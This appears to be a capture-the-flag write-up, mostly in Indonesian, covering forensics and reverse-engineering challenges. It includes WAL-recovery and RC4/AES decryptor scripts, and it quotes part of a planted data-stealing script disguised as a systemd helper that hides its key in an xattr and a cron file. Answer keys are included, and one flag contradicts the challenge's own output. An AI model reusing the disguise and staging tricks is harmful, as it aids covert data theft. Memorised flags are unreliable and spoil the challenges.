4. Reconstructs a standalone .db snapshot for every transaction boundary (i.e. the database exactly as it existed after each commit), plus one for the uncommitted tail if present.
5. Dumps `messages` and `drafts` rows from every snapshot and diffs them, so rows that existed in an earlier snapshot but vanished from the final one (deleted messages) are surfaced.
6. Optionally attempts to AES-256-GCM decrypt each `body` blob using the key material from secure_prefs.xml.

Usage:

```
python3 cinder_wal_recover.py /path/to/databases/chat.db [--out DIR]
  [--install-key B64] [--kdf-salt B64] [--kdf-iters N]
```

Requires: Python 3.8+, stdlib only for parsing/dumping.

Optional: `pip install pycryptodome` for the decryption step.

"""

```
import argparse, os, struct, sqlite3, sys, base64, hashlib
```

```
def read_file(path):
    with open(path, 'rb') as f:
        return f.read()
```

```
def read_varint(buf, pos):
    result = 0
    shift = 0
    while True:
        b = buf[pos]
        result |= (b & 0x7f) << shift
        pos += 1
        if not (b & 0x80):
            break
        shift += 7
    return result, pos
```

```
def parse_body_fields(buf):
    """body BLOB layout observed: protobuf-style length-delimited fields
    1=sender(str) 2=nonce(12B) 3=ciphertext 4=tag(16B)"""
    pos = 0
```

```

fields = {}
while pos < len(buf):
    tag, pos = read_varint(buf, pos)
    field_no, wire_type = tag >> 3, tag & 0x7
    if wire_type == 2:
        length, pos = read_varint(buf, pos)
        fields[field_no] = buf[pos:pos+length]
        pos += length
    elif wire_type == 0:
        val, pos = read_varint(buf, pos)
        fields[field_no] = val
    else:
        raise ValueError(f"unsupported wire type {wire_type} in body blob")
return fields

def wal_checksum_step(data, s0, s1, big_endian):
    fmt = '>2I' if big_endian else '<2I'
    for i in range(0, len(data), 8):
        x0, x1 = struct.unpack_from(fmt, data, i)
        s0 = (s0 + x0 + s1) & 0xFFFFFFFF
        s1 = (s1 + x1 + s0) & 0xFFFFFFFF
    return s0, s1

def parse_wal(wal_bytes):
    if len(wal_bytes) < 32:
        raise ValueError("WAL file too small")
    magic, fmt_ver, page_size, ckpt_seq, salt1, salt2, hcksum1, hcksum2 = \
        struct.unpack(">8I", wal_bytes[:32])
    if magic not in (0x377f0682, 0x377f0683):
        raise ValueError(f"Bad WAL magic: {magic:#x}")
    big_endian = (magic == 0x377f0682)
    if page_size == 1:
        page_size = 65536

    s0, s1 = wal_checksum_step(wal_bytes[:24], 0, 0, big_endian)
    header_ok = (s0 == hcksum1 and s1 == hcksum2)

    frame_size = 24 + page_size
    frames = []
    off = 32
    idx = 0
    while off + frame_size <= len(wal_bytes):
        fh = wal_bytes[off:off+24]
        page_no, commit_size, fsalt1, fsalt2, fck1, fck2 = struct.unpack(">6I", fh)
        page_data = wal_bytes[off+24:off+24+page_size]
        if page_no == 0:
            break
        s0, s1 = wal_checksum_step(fh[:8], s0, s1, big_endian)

```

```

s0, s1 = wal_checksum_step(page_data, s0, s1, big_endian)
checksum_ok = (s0 == fck1 and s1 == fck2)
salt_ok = (fsalt1 == salt1 and fsalt2 == salt2)
frames.append(dict(idx=idx, offset=off, page_no=page_no,
                  commit_size=commit_size, salt_ok=salt_ok,
                  checksum_ok=checksum_ok, data=page_data))

idx += 1
off += frame_size
if not checksum_ok:
    print(f" [!] frame {idx-1} (page {page_no}) failed checksum "
          f"validation -- torn write, corruption, or tampering.",
          file=sys.stderr)

return dict(page_size=page_size, big_endian=big_endian,
            header_ok=header_ok, salt1=salt1, salt2=salt2,
            frames=frames)

def load_db_pages(db_bytes, page_size):
    pages = {}
    n = len(db_bytes) // page_size
    for i in range(n):
        pages[i+1] = db_bytes[i*page_size:(i+1)*page_size]
    return pages

def write_snapshot(pages, n_pages, page_size, out_path):
    with open(out_path, 'wb') as f:
        for p in range(1, n_pages+1):
            data = pages.get(p)
            if data is None:
                print(f" [!] page {p} missing from snapshot {out_path} "
                      f"-- zero-filling (page never appears in db or WAL)",
                      file=sys.stderr)
                data = b'\x00' * page_size
            f.write(data)

def dump_rows(db_path):
    rows = {}
    try:
        con = sqlite3.connect(f"file:{db_path}?mode=ro", uri=True)
        cur = con.cursor()
        for table in ("messages", "drafts"):
            try:
                cur.execute(f"SELECT rowid AS rid, * FROM {table}")
                cols = [d[0] for d in cur.description]
                for r in cur.fetchall():
                    row = dict(zip(cols, r))
                    rows[(table, row['rid'])] = row
            except sqlite3.OperationalError:

```

```

        pass
    con.close()
except sqlite3.DatabaseError as e:
    print(f" [!] could not open {db_path}: {e}", file=sys.stderr)
return rows

def main():
    ap = argparse.ArgumentParser()
    ap.add_argument("db_path", help="path to chat.db (siblings chat.db-wal / chat.db-shm
assumed)")
    ap.add_argument("--out", default="wal_recovery_out")
    ap.add_argument("--install-key",
default="zFQ9GVudkfiHhytpG1zAl2B+DHLhE650mzYFCL+pqSI=")
    ap.add_argument("--kdf-salt", default="5n581xQBvjFW5FFDwj2stw==")
    ap.add_argument("--kdf-iters", type=int, default=120000)
    args = ap.parse_args()

    db_path = args.db_path
    wal_path = db_path + "-wal"
    os.makedirs(args.out, exist_ok=True)

    db_bytes = read_file(db_path)
    wal_bytes = read_file(wal_path) if os.path.exists(wal_path) else b""

    hdr_page_size = None
    if len(db_bytes) >= 18:
        hdr_page_size = struct.unpack(">H", db_bytes[16:18])[0]
        if hdr_page_size == 1:
            hdr_page_size = 65536

    if not wal_bytes:
        print("No WAL file found / empty -- nothing to recover beyond chat.db itself.")
        return

    wal = parse_wal(wal_bytes)
    page_size = wal['page_size']
    if hdr_page_size and hdr_page_size != page_size:
        print(f"[!] page size mismatch: chat.db header={hdr_page_size} "
            f"chat.db-wal header={page_size} -- using WAL's value")

    print(f"WAL: page_size={page_size} header_checksum_ok={wal['header_ok']} "
        f"frames={len(wal['frames'])} salt={({wal['salt1']:#x},{wal['salt2']:#x})}")

    pages = load_db_pages(db_bytes, page_size)
    print(f"Base chat.db: {len(pages)} pages")

    # group frames into transactions
    txns = []

```

```

cur_txn = []
for fr in wal['frames']:
    cur_txn.append(fr)
    if fr['commit_size'] != 0:
        txns.append(cur_txn)
        cur_txn = []
uncommitted_tail = cur_txn # leftover frames with no commit marker

print(f"Found {len(txns)} committed transaction(s) in the WAL"
      + (f" + {len(uncommitted_tail)} UNCOMMITTED trailing frame(s)"
        if uncommitted_tail else ""))

snapshots = [] # (label, path, rows)
working_pages = dict(pages)
n_pages = len(pages)

for i, txn in enumerate(txns, 1):
    for fr in txn:
        working_pages[fr['page_no']] = fr['data']
    n_pages = txn[-1]['commit_size']
    label = f"txn_{i:02d}"
    out_path = os.path.join(args.out, f"{label}.db")
    write_snapshot(working_pages, n_pages, page_size, out_path)
    rows = dump_rows(out_path)
    snapshots.append((label, out_path, rows))
    print(f" -> {label}: {n_pages} pages, "
          f"{sum(1 for k in rows if k[0]=='messages')} messages, "
          f"{sum(1 for k in rows if k[0]=='drafts')} drafts")

if uncommitted_tail:
    for fr in uncommitted_tail:
        working_pages[fr['page_no']] = fr['data']
    n_pages = max(n_pages, max(fr['page_no'] for fr in uncommitted_tail))
    label = "uncommitted_tail"
    out_path = os.path.join(args.out, f"{label}.db")
    write_snapshot(working_pages, n_pages, page_size, out_path)
    rows = dump_rows(out_path)
    snapshots.append((label, out_path, rows))
    print(f" -> {label} (SQLite itself would IGNORE this on checkpoint): "
          f"{n_pages} pages, "
          f"{sum(1 for k in rows if k[0]=='messages')} messages, "
          f"{sum(1 for k in rows if k[0]=='drafts')} drafts")

print("\n" + "="*70)
for label, path, rows in snapshots:
    print(f"\n--- {label} ({path}) ---")
    for (table, rid), row in sorted(rows.items()):
        if table == "messages":

```

```

        body = row.get("body") or b""
        print(f" [messages] rowid={rid} thread={row.get('thread')!r} "
              f"ts={row.get('ts')} state={row.get('state')} "
              f"body_len={len(body)} body_hex={body.hex()[:64]}"
              f"'...' if len(body)>32 else ''")
    else:
        print(f" [drafts] rowid={rid} note={row.get('note')!r}")

if len(txns) >= 1:
    final_label, final_path, final_rows = snapshots[len(txns)-1]
    print("\n" + "="*70)
    print(f"DIFF vs final committed snapshot ({final_label}):")
    seen_final = set(final_rows.keys())
    all_seen_ever = set()
    found_any = False
    for label, path, rows in snapshots:
        for key in rows:
            if key not in seen_final and key not in all_seen_ever:
                found_any = True
                all_seen_ever.add(key)
                table, rid = key
                print(f" [RECOVERED] {table} rowid={rid} "
                      f"(present in {label}, absent from {final_label}): "
                      f"{rows[key]}")
    if not found_any:
        print(" (no rows disappeared between snapshots -- check the "
              "uncommitted_tail snapshot above by hand, and diff body "
              "hex between snapshots for same-rowid content changes.)")

try:
    from Crypto.Cipher import AES
except ImportError:
    print("\n(install pycryptodome -- `pip install pycryptodome` -- "
          "to also attempt AES-256-GCM decryption of message bodies)")
    return

key = hashlib.pbkdf2_hmac('sha256', base64.b64decode(args.install_key),
                          base64.b64decode(args.kdf_salt),
                          args.kdf_iters, dklen=32)
print("\n" + "="*70)
print(f"Attempting AES-256-GCM decryption (key derived via PBKDF2, "
      f"{args.kdf_iters} iters)...")
for label, path, rows in snapshots:
    for (table, rid), row in sorted(rows.items()):
        if table != "messages":
            continue
        body = row.get("body")
        if not body:

```

```
        continue
    aad = f"{row.get('thread')}:{rid}".encode()
    try:
        f = parse_body_fields(body)
        sender = f.get(1, b'').decode('utf-8', 'replace')
        nonce, ct, tag = f[2], f[3], f[4]
        cipher = AES.new(key, AES.MODE_GCM, nonce=nonce)
        cipher.update(aad)
        pt = cipher.decrypt_and_verify(ct, tag)
        print(f" [{label}] messages rowid={rid} thread={row.get('thread')!r} "
              f"sender={sender!r} -> DECRYPTED: {pt!r}")
    except Exception as e:
        print(f" [{label}] messages rowid={rid} thread={row.get('thread')!r} "
              f"-> decrypt failed ({e})")


if __name__ == "__main__":
    main()
```

FLAG: GEMASTIK19{n0t_burn3d_just_h1d1ng_1n_th3_w4l}

Ghost In The Core (100 Points)

```
ss soal
```

Di chall ini dikasih core process dump dan pcap, pcap nya ngga organik bgt wok masih pake localhost. oke jadi kita ambil dulu payload dari tcp nya.



Seems encrypted, Kita pindah ke core dumpnya. Buat analisis core dump nya saya serahkan ke claudio, dengan pake gdb + objedump. Disitulah ketemu routine dari encryptionnya `So the final key is either 8 zero bytes (default) or a value hidden inside that RC4-encrypted config blob`. Claudio sekalian bikin decryptornya and we get the flag

```
(byte@byuda)-[/mnt/c/Users/ACER/Downloads/CTF/gemas26/forensics/Ghost_in_the_Core]
$ python3 s.py
decrypted config: b'H=127.0.0.1|P=9000|S=ccec6519f7e59a83'
fields: {'H': '127.0.0.1', 'P': '9000', 'S': 'ccec6519f7e59a83'}
exfil key: ccec6519f7e59a83
DECRYPTED PAYLOAD: b'GEMASTIK19{gh0st_1n_th3_c0re_rc4_s4lt_fr0m_3nv1r0n}'
```

```
data = open("seg_rodata.bin", "rb").read()

def rc4(key, buf):
    S = list(range(256))
    j = 0
    for i in range(256):
        j = (j + S[i] + key[i % len(key)]) % 256
        S[i], S[j] = S[j], S[i]
    out = bytearray()
    i = j = 0
    for b in buf:
        i = (i + 1) % 256
```

```

j = (j + S[i]) % 256
S[i], S[j] = S[j], S[i]
K = S[(S[i] + S[j]) % 256]
out.append(b ^ K)
return bytes(out)

# master key = 16 bytes from rodata + 8 bytes hex-decoded from the env var
master_key = data[0xd0:0xd0+16] + bytes.fromhex("4c7afa2b34c5325f")

cfg_ct = data[0x40:0x40+0x25]
config = rc4(master_key, cfg_ct)
print("decrypted config:", config)

# parse H=/P=/S= fields, pipe-delimited
try:
    text = config.decode()
    fields = dict(f.split("=", 1) for f in text.split("|") if "=" in f)
    print("fields:", fields)
    exfil_key = bytes.fromhex(fields["S"][:16])
    print("exfil key:", exfil_key.hex())
except Exception as e:
    print("parse issue:", e, "-- inspect raw bytes above manually")
    exfil_key = None

payload =
bytes.fromhex("198ecedb028bde47c05cd98303f2fa439df9b7694e30b3c482921c2bbbce6a
69ab22a2249b90aadab12cb330c13cebc793e606")

if exfil_key:
    print("DECRYPTED PAYLOAD:", rc4(exfil_key, payload))

```

FLAG: GEMASTIK19{gh0st_1n_th3_c0re_rc4_s4lt_fr0m_3nv1r0n}

Tombstone (100 Points)

```
ss soal
```

Dikasih file .img langsung saja load ke autopsy (ik it can be directly mounted but sy sudah dimanjakan autopsy)

△ Name	S	C	O	Modified Time	Change Time	Access
.bash_history				2024-11-13 04:12:40 WIB	2024-11-13 04:12:40 WIB	2024-1
.python_history			0	2024-11-13 03:46:00 WIB	2024-11-13 03:46:00 WIB	2024-1
[current folder]				2024-11-12 14:55:00 WIB	2024-11-12 14:55:00 WIB	2024-1
[parent folder]				2024-11-12 14:55:00 WIB	2024-11-12 14:55:00 WIB	2024-1
finance				2024-11-12 14:55:00 WIB	2024-11-12 14:55:00 WIB	2024-1

Hex	Text	Application	File Metadata	OS Account	Data Artifacts	Analysis Results	Context	Anno
Strings Extracted Text Translation								
Page: 1 of 1 Page < > Matches on page: - of - Match < > 100% 🔍 ⌕ Reset								
<pre>import os # stash the second half in the tool's own xattr so a log/history wipe can't kill the key os.setxattr('/usr/local/sbin/systemd-timesyncd-helper', 'user.upl_b', part_b) # vault key = PBKDF2(cron UPLOAD_ID + that xattr, salt = tool crtime as epoch), 200000 # packed /home/dwi/finance -> /var/tmp/.ICE-unix/1000/.cache-dwi.dat (AES-GCM, nonce ct tag) exit() -----METADATA-----</pre>								

Cek user dir, dpt .python_history(?) another unorganic things from chall. Oke disini udah keliatan tujuan kita yaitu ke systemd-timesyncd-helper.

/img_fin-ws-04.img/usr/local/sbin 3 Results

Table Thumbnail Summary

Save Table as CSV

Name	S	C	O	Modified Time	Change Time	Access Time	Created Time	Size	Flags(Dir)	Flags(Meta)	Known
[current folder]				2024-11-12 14:55:00 WIB	2024-11-12 14:55:00 WIB	2024-11-12 14:55:00 WIB	2024-11-12 14:55:00 WIB	4096	Allocated	Allocated	unknown
[parent folder]				2024-11-12 14:55:00 WIB	2024-11-12 14:55:00 WIB	2024-11-12 14:55:00 WIB	2024-11-12 14:55:00 WIB	4096	Allocated	Allocated	unknown
systemd-timesyncd-helper			0	2023-01-15 07:00:00 WIB	2023-01-15 07:00:00 WIB	2023-01-15 07:00:00 WIB	2024-11-13 03:43:00 WIB	1708	Allocated	Allocated	unknown

Hex Text Application File Metadata OS Account Data Artifacts Analysis Results Context Annotations Other Occurrences

Strings Extracted Text Translation

Page: 1 of 1 Page Matches on page: - of - Match 100% Reset Text Source: File Text

```
#!/usr/bin/env python3
# systemd-timesyncd-helper : time sync assist (do not remove)
# NOTE(op): legacy build used UPLOAD_ID=0a1b2c3d4e5f60718293 with the old vault salt; ROTATED
# after N flagged the reuse - the old value no longer unlocks anything.
import os, io, tarfile, hashlib, ctypes, struct
from Crypto.Cipher import AES
SELF = "/usr/local/sbin/systemd-timesyncd-helper"
def _btime(path):
    # file creation time (statx STATX_BTIME) as a unix epoch; pins the key to THIS install
    buf = ctypes.create_string_buffer(256)
    libc = ctypes.CDLL("libc.so.6", use_errno=True)
    libc.statx(-100, path.encode(), 0, 0x800, buf) # AT_FDCWD, STATX_BTIME
    return struct.unpack_from("<q", buf.raw, 0x58)[0] # stx_btime.tv_sec
# the key is pinned to THIS install and cannot be copied out of a single file:
# part A from the cron unit + part B stashed in our own xattr, salted with our crtime.
a = os.environ.get("UPLOAD_ID", "") # part A (geoclue cron)
b = os.getxattr(SELF, "user.upl_b") # part B (extended attribute)
```

Masuk kesana kita dapat encryption routine nya, dimana key dibentuk dari UPLOAD_ID dari environ dan xattr dari systemd-timesyncd-helper yang disimpan di user.upl_b. Kemudian tar dari folder finance -> crtime-based salt -> AES-GCM -> write ke /var/tmp/.ICE-unix/1000/.cache-dwi.dat dengan struct nonce+ct+tag.

[parent folder]				2024-11-12 14:55:00 WIB	2024-11-12 14:55:00 WIB	2024-11-12 14:55:00 WIB	2024-11-12 14:55:00 WIB	4096
backup			0	2024-06-01 16:00:00 WIB	2024-06-01 16:00:00 WIB	2024-06-01 16:00:00 WIB	2024-06-01 16:00:00 WIB	83
geoclue-refresh			0	2024-11-13 03:44:00 WIB	2024-11-13 03:44:00 WIB	2024-11-13 03:44:00 WIB	2024-11-13 03:44:00 WIB	132


Hex Text Application File Metadata OS Account Data Artifacts Analysis Results Context Annotations Other Occurrences

Strings Extracted Text Translation

Page: 1 of 1 Page Matches on page: - of - Match 100% Reset

```
# nightly offsite backup
BK_KEY=b17c0ffee5a1710d
0 2 *** root /opt/backup/run.sh

-----METADATA-----
```



Anyway karena dir yang di dump cukup sedikit, so lets just opening it one by one and we can find BK_KEY di file backup dan UPLOAD_ID baru di geoclue-refresh pada directory /etc/cron.d.

```
(byte@byuda)-[/mnt/c/Users/ACER/Downloads/CTF/gemas26/forensics/Tombstone/mnt/usr/local/sbin]
$ sudo getfattr -d systemd-timesyncd-helper
# file: systemd-timesyncd-helper
user.upl_b="8f2b6d1a0c7e9a4b3f51"
```

Jadi sekarang tinggal xattr dari encryptornya, buat ini bisa langsung di mount dan pake command sudo getfattr -d systemd-timesyncd-helper.

```
(byte@byuda)-[/mnt/c/Users/ACER/Downloads/CTF/gemas26/forensics/Tombstone/mnt/usr/local/sbin]
$ stat systemd-timesyncd-helper
File: systemd-timesyncd-helper
Size: 1708      Blocks: 8      IO Block: 4096   regular file
Device: 7,0     Inode: 34      Links: 1
Access: (0755/-rwxr-xr-x)  Uid: ( 0/   root)   Gid: ( 0/   root)
Access: 2023-01-15 07:00:00.000000000 +0700
Modify: 2023-01-15 07:00:00.000000000 +0700
Change: 2023-01-15 07:00:00.000000000 +0700
 Birth: 2024-11-13 03:43:00.000000000 +0700
```

Kemudian kita masih butuh misahin ct dari saltnya yang dibentuk dari file's creation time encryptor. Let's just use stat systemd-timesyncd-helper.

Then tell claudio to build a decryptor

```
#!/usr/bin/env python3
"""
decryptor.py - reverses the AES-256-GCM encryption performed by the
```

'systemd-timesyncd-helper' encryptor found on the imaged host.

Key derivation (mirrored from the encryptor):

```
KEY = PBKDF2-HMAC-SHA256(partA + partB, salt=str(crtime).encode(), 200000, 32)
NONCE = SHA256(b"nonce|" + KEY)[:12]
```

Where:

```
partA = UPLOAD_ID value (originally pulled from env, set by a cron unit)
partB = contents of the 'user.upl_b' xattr on the original binary
        (/usr/local/sbin/systemd-timesyncd-helper)
crtime = STATX_BTIME (file birth time, unix epoch seconds) of that same
        binary, used as the PBKDF2 salt
```

Ciphertext layout written by the encryptor:

```
[12 bytes nonce][ciphertext][16 bytes GCM tag]
```

Usage:

```
python3 decryptor.py \
  --part-a <UPLOAD_ID value> \
  --part-b <xattr value> \
  --btime <unix epoch seconds crtime> \
  --in .cache-dwi.dat \
  --out recovered.tar.gz
```

Optionally, if you still have access to the original binary/artifact on disk (or a copy of it) with the xattr and timestamps intact, pass --self-path instead of --part-b/--btime to auto-extract them:

```
python3 decryptor.py --part-a <UPLOAD_ID> \
  --self-path /path/to/recovered/systemd-timesyncd-helper \
  --in .cache-dwi.dat --out recovered.tar.gz
```

After decryption, the script also auto-extracts the recovered tar.gz into an output directory unless --no-extract is given.

```
"""
```

```
import argparse
import hashlib
import io
import os
import struct
import sys
import tarfile
```

```
from Crypto.Cipher import AES
```

```
def derive_key(part_a: str, part_b: str, btime: int) -> bytes:
    salt = str(btime).encode()
```

```

return hashlib.pbkdf2_hmac(
    "sha256", (part_a + part_b).encode(), salt, 200000, 32
)

def get_btime_from_path(path: str) -> int:
    """Read STATX_BTIME the same way the encryptor did, via ctypes+libc statx."""
    import ctypes

    buf = ctypes.create_string_buffer(256)
    libc = ctypes.CDLL("libc.so.6", use_errno=True)
    AT_FDCWD = -100
    STATX_BTIME = 0x800
    ret = libc.statx(AT_FDCWD, path.encode(), 0, STATX_BTIME, buf)
    if ret != 0:
        errno = ctypes.get_errno()
        raise OSError(errno, f"statx failed on {path}: {os.strerror(errno)}")
    # stx_btime is a statx_timestamp struct at offset 0x58: {int64 tv_sec; uint32 tv_nsec; ...}
    return struct.unpack_from("<q", buf.raw, 0x58)[0]

def get_xattr_from_path(path: str, name: str = "user.upl_b") -> str:
    return os.getxattr(path, name).decode()

def decrypt(key: bytes, blob: bytes) -> bytes:
    if len(blob) < 12 + 16:
        raise ValueError("ciphertext blob too short to contain nonce+tag")
    nonce = blob[:12]
    tag = blob[-16:]
    ct = blob[12:-16]

    # sanity check: nonce should equal SHA256(b"nonce|" + key)[:12] per the encryptor logic
    expected_nonce = hashlib.sha256(b"nonce|" + key).digest()[:12]
    if nonce != expected_nonce:
        print(
            "[!] warning: nonce in file does not match SHA256(nonce|KEY) — "
            "key material (part A / part B / btime) is likely wrong",
            file=sys.stderr,
        )

    cipher = AES.new(key, AES.MODE_GCM, nonce=nonce)
    return cipher.decrypt_and_verify(ct, tag)

def main():
    ap = argparse.ArgumentParser(description=__doc__,
    formatter_class=argparse.RawDescriptionHelpFormatter)

```

```

ap.add_argument("--part-a", required=True, help="UPLOAD_ID value (part A of the key)")
ap.add_argument("--part-b", help="value of the 'user.upl_b' xattr (part B of the key)")
ap.add_argument("--btime", type=int, help="ctime / STATX_BTIME (unix epoch seconds)
used as PBKDF2 salt")
ap.add_argument("--self-path", help="path to the recovered binary/artifact to auto-read
xattr + btime from")
ap.add_argument("--in", dest="infile", required=True, help="path to the encrypted .dat
blob")
ap.add_argument("--out", dest="outfile", default="recovered.tar.gz", help="path to write
decrypted tar.gz")
ap.add_argument("--no-extract", action="store_true", help="skip auto-extracting the tar.gz
after decrypt")
ap.add_argument("--extract-dir", default="recovered_files", help="directory to extract
into")
args = ap.parse_args()

part_b = args.part_b
btime = args.btime

if args.self_path:
    if part_b is None:
        try:
            part_b = get_xattr_from_path(args.self_path)
            print(f"[+] read part B from xattr: {part_b!r}")
        except Exception as e:
            print(f"[!] failed to read xattr from {args.self_path}: {e}", file=sys.stderr)
    if btime is None:
        try:
            btime = get_btime_from_path(args.self_path)
            print(f"[+] read btime (salt) from {args.self_path}: {btime}")
        except Exception as e:
            print(f"[!] failed to read btime from {args.self_path}: {e}", file=sys.stderr)

if part_b is None or btime is None:
    ap.error("must supply --part-b and --btime directly, or --self-path to derive them")

key = derive_key(args.part_a, part_b, btime)
print(f"[+] derived key: {key.hex()}")

with open(args.infile, "rb") as f:
    blob = f.read()

try:
    data = decrypt(key, blob)
except ValueError as e:
    print(f"[!] decryption/verification failed: {e}", file=sys.stderr)
    sys.exit(1)

```

```

with open(args.outfile, "wb") as f:
    f.write(data)
print(f"[+] wrote decrypted archive to {args.outfile} ({len(data)} bytes)")

if not args.no_extract:
    try:
        with tarfile.open(fileobj=io.BytesIO(data), mode="r:gz") as t:
            os.makedirs(args.extract_dir, exist_ok=True)
            t.extractall(args.extract_dir)
        print(f"[+] extracted archive contents to {args.extract_dir}/")
    except tarfile.ReadError as e:
        print(f"[!] archive written but could not auto-extract: {e}", file=sys.stderr)

if __name__ == "__main__":
    main()

```

```

(byte@byuda)-[/mnt/c/Users/ACER/Downloads/CTF/gemas26/forensics/Tombstone]
$ cat drop_manifest.txt
exfil manifest fin-ws-04
files staged and uploaded.
vault unlocked -> GEMASTIK19{th3_cl0ck_l13d_but_th3_1n0d3_d1dnt}

```

FLAG: FindITCTF{h4v3_y0u_7r13d_c4rv1ng}

Reverse Engineering

Dot Matrix (100 Points)

mas wondping memiliki sebuah mesin sandi rahasia yang dibuat oleh ahli kripto tersertifikasi OSCP (OP Sangad Crypto Professional). ia diutus oleh tuan mulia oddyseus untuk mengirimkan pesan ke ujung dunia terkait informasi yang harus segera dikirimkan sayangnya, lisensi mesin tersebut habis dan tidak bisa diperpanjang lagi karena mas wondping tinggal di desa solusinya ya antara pindah ke kota yang pakai dollar atau ...?

Author: hanzo

Jadi pada challenge ini kita diberikan 2 file yaitu printer_emu dan firmware.rom, maka disini saya mencoba cek kedua file tersebut jenis filenya apa.

```
AriqArdian : /mnt/c/Users/ariq/Documents/Gemastik2026/Quals/Rev/Dot Matrix feat/exe-testing +1 !1 ?279 → file firmware.rom printer_emu
firmware.rom: data
printer_emu: ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux), statically linked, for GNU/Linux 3.2.0, stripped
```

Karena firmware.rom hanya berisi data dan printer_emu itu executable maka disini saya mencoba membongkar isi file printer_emu dengan menggunakan command berikut.

```
strings -n 6 printer_emu | grep -iE
"qemu|unicorn|mips|arm|xtensa|sh4|avr|risc|sparc|core|cpu"
strings -n 6 printer_emu | grep -iE "\.rom|firmware|load|magic|header"
```

```
AriqArdian : /mnt/c/U/ariq/Doc/Gemastik2/Q/R/Dot Matrix feat/exe-testing +1 !1 ?281 → strings -n 6 printer_emu | grep -iE "qemu|unicorn|mips|arm|xtensa|sh4|avr|risc|sparc|core|cpu"
/sys/devices/system/cpu/online
/sys/devices/system/cpu/possible
__vdso_getcpu
CPU ISA level is lower than required
glibc.cpu.x86_shared_cache_size
glibc.cpu.x86_rep_movsb_threshold
glibc.cpu.x86_rep_stosb_threshold
glibc.cpu.x86_non_temporal_threshold
glibc.cpu.x86_shstk
glibc.cpu.hwcap_mask
glibc.cpu.x86_ibt
glibc.cpu.hwcaps
glibc.cpu.x86_data_cache_size
AriqArdian : /mnt/c/U/ariq/Doc/Gemastik2/Q/R/Dot Matrix feat/exe-testing +1 !1 ?281 → strings -n 6 printer_emu | grep -iE "\.rom|firmware|load|magic|header"
usage: %s <firmware.rom> [service_code]
Failed loading %lu audit modules, %lu are supported.
error while loading shared libraries
LD_PRELOAD
AVX_Fast_Unaligned_Load
loadlocale.c
loadarchive.c
_nl_load_locale_from_archive
invalid ELF header
dl-load.c
!->l_type != lt_loaded
only ET_DYN and ET_EXEC can be loaded
cannot dynamically load position-independent executable
cannot allocate memory for program header
ELF load command address/offset not page-aligned
cannot dynamically load executable
object file has no loadable segments
file=%s [%lu]; dynamically loaded by %s [%lu]
_dl_load_cache_lookup
idx == nloaded
lmap->l_type == lt_loaded
(*lp)->l_idx >= 0 && (*lp)->l_idx < nloaded
jmap->l_idx >= 0 && jmap->l_idx < nloaded
lmap->l_type == lt_loaded && !lmap->l_nodelete_active
mode & RTLD_NOLOAD
cannot load auxiliary '%s' because of empty dynamic string token substitution
load auxiliary object=%s requested by file=%s
RTLD_NEXT used in code not dynamically loaded
```

Lalu selanjutnya menggunakan command berikut untuk mengecek : raw bytes untuk cari tau header, magic number, length field

```
xxd firmware.rom | head -30
```

```
AriqArdian : /mnt/c/u/ariq/Doc/Gemastik2/Q/R/Dot Matrix feat/exe-testing +1 !1 ?281 → xxd firmware.rom | head -30
00000000: 552f 0055 4100 55f6 0040 ad02 4c55 3e01 U/.UA.U..@..LU>.
00000010: 1010 4d47 0013 0161 0010 4a02 4b03 2004 ..MG...a..J.K. .
00000020: a316 2452 0c00 2004 0316 3452 0c00 0140 ..$R...4R...@
00000030: 0000 2001 0860 0020 4400 4201 5701 3500 ..`..D.B.W.5.
00000040: 5620 025a 4000 8045 0000 1120 2302 3f40 V.Z@..E...#.?@
00000050: a502 4501 0016 2152 f500 4000 8045 0001 ..E...!R..@..E..
00000060: 1120 2302 3f40 a502 4501 0116 2152 f500 .#.?@..E...!R..
00000070: 4000 8045 0002 1120 2302 3f40 a502 4501 @..E...#.?@..E.
